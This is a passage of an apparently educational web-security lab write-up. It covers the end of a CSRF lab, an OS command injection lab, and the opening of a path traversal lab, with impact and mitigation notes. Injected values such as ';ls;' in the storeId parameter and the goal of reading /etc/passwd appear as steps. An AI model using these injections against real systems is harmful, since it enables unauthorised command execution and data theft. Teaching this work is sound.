


7. Open the lab's exploit server from the top menu.

8. Copy the exploit server's URL. This is needed to host the CSRF proof-of-concept.



9. In the exploit server's HTML, find the form's action attribute and replace it with the copied POST Repeater URL.
10. In the hidden email input's value, set the new email address, like pwned@<your_exploit_url>.
11. Save the code, then click “Deliver exploit to victim.” The lab is marked Solved once the victim's email changes without them agreeing to it.



Impact: An attacker can fake a request that changes something important (here, an email) and it runs quietly in a victim's logged-in session the moment they open a bad page. This is often the first step toward full account takeover through password reset.

Mitigation:


- Add anti-CSRF tokens (the synchroniser token pattern) on every request that changes something, and check them on the server.
- Set cookies with SameSite=Lax or SameSite=Strict to stop cookies being sent across sites.
- Require a fresh login or extra check for sensitive actions such as changing an email or password.
- Check the Origin/Referer header as an extra layer of defence.

3.5 Lab 4 — OS Command Injection


This lab has an OS command injection flaw in the product stock checker. The app runs a shell command that includes product and store IDs sent by the user, and shows the raw command output in its response. Goal: run the whoami command to find the name of the current user.

Exploitation steps:


1. Access the lab and start Burp Suite's proxy.




2. Browse the shop and open any product page.




3. Click “Check stock” and send the request to Repeater.



4. The request has two parameters, productId and storeId. Send it again unchanged first, to check normal behaviour.





5. Add a single semicolon (;) to the productId parameter and send again — the app returns an “unbound variable” shell error, which shows the value reaches an OS shell.




6. Add ;ls; to the storeId parameter. This lists the files in the current folder.

   This is the same as running, from a terminal: cd /var/www/html/ ; ls — it moves into the Apache web folder on the Kali Linux target and lists its files.





7. The response shows an internal .sh script file. This confirms the app leaks system file information through the injected command. Lab solved.



Impact: An attacker can run any OS command on the server. This can lead to full remote code execution, data theft, or a way into the wider hosting environment.

Mitigation:

- Avoid running OS shell commands with user input. Use safe library or API calls instead of the shell, where possible.
- If shell commands can't be avoided, use parameterised APIs (argument lists) that skip the shell interpreter.
- Strictly check and allow-list input, such as only permitted characters or known product IDs.
- Run the app with the lowest OS permissions possible, to limit damage if an injection succeeds.


3.6 Lab 5 — File Path Traversal


This lab has a path traversal flaw in how product images are shown. Goal: read the contents of /etc/passwd.

Exploitation steps:


1. Select and access the lab.

2. Open any product from the home page.





